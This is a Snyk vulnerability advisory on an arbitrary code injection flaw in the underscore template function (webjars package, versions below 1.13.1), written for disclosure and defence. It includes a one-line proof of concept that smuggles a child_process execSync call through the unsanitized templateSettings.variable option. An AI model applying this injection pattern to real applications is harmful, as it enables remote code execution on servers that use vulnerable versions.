snyk Vulnerability DB

Snyk Vulnerability Database > Maven > org.webjars.bowergithub.jashkenas:underscore

Arbitrary Code Injection

Affecting org.webjars.bowergithub.jashkenas:underscore package, versions [0,1.13.1)



Overview

org.webjars.bowergithub.jashkenas:underscore is a JavaScript's functional programming helper library.


Affected versions of this package are vulnerable to Arbitrary Code Injection via the template function, particularly when the variable option is taken from _.templateSettings as it is not sanitized.

PoC

const _ = require('underscore'); _.templateSettings.variable = "a =
this.process.mainModule.require('child_process').execSync('touch HELLO')"; const t = _.template("")();

References

- GitHub Additional Information
- GitHub Commit



Q Search by package name or CVE

Snyk Open Source
Snyk Code
Snyk Container
Snyk Infrastructure as Code
Test with Github

Test with CLI

FAQs COMPANY About Jobs Contact Policies Do Not Sell My Personal Information CONTACT US

RESOURCES
Vulnerability DB
Documentation
Disclosed Vulnerabilities

Blog

Support
Report a new vuln
Press Kit
Events

FIND US ONLINE

TRACK OUR DEVELOPMENT





© 2022 Snyk Limited

Registered in England and Wales. Company number: 09677925

Registered address: Highlands House, Basingstoke Road, Spencers Wood, Reading, Berkshire, RG7 1NT.